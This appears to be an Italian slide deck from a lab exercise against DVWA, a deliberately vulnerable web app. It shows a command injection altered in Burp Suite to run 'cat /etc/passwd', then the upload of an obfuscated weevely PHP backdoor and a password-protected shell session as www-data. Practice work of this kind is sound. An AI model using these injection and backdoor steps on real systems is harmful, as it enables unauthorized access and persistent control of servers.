
La shell funziona, posso passare qualsiasi comando. Nell'esempio è stato passato il comando **ls**, ma l'ho intercettato con burpsuite e modificato al volo con il comando: **cat%20/etc/passwd** (%20 in esadecimale è spazio)

Quindi a destra si vede la richiesta originaria che avevo impartito col comando ls, a destra la manipolazione con burpsuite.




Risultato

# Altri esempi




# Una backdoor in php: weevevly

Per rendere le cose un po' più croccanti, e per scoprire velocemente qualcosa in più sul sistema sottostante, ho generato una backdoor **offuscata** grazie al tool weevly, settando anche una password. Dopo aver fatto l'upload della backdoor, mi collego con il path e la password:



```
Parrot Terminal
File Modifica Visualizza Cerca Terminale Aiuto
[flavio@parrot]--[~/Desktop]
$weevly http://192.168.1.101/dvwa/hackable/uploads/weevly.php ajeje
```

Connessione avvenuta con successo, sono dentro. Posso letteralmente fare quello che mi pare, grazie anche alla modularità di weevevly.



```
Parrot Terminal
File Modifica Visualizza Cerca Terminale Aiuto
[flavio@parrot]--[~/Desktop]
$weevly http://192.168.1.101/dvwa/hackable/uploads/weevly.php ajeje

[+] weevly 4.0.1

[+] Target:      www-data@192.168.1.101:/var/www/dvwa/hackable/uploads
[+] Session:     /home/flavio/.weevly/sessions/192.168.1.101/weevly_0.session
[+] Shell:       System shell


[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevly>
```



# Una backdoor in php: weevely

A questo punto mi sono divertito girovadando nel filesystem:



The image features a white background with several large, solid blue circular shapes. One is in the top-left corner, another in the top-right corner, and a large one in the bottom-right corner. A small portion of a fourth circle is visible in the bottom-left corner.

# **GRAZIE**

Flavio Scognamiglio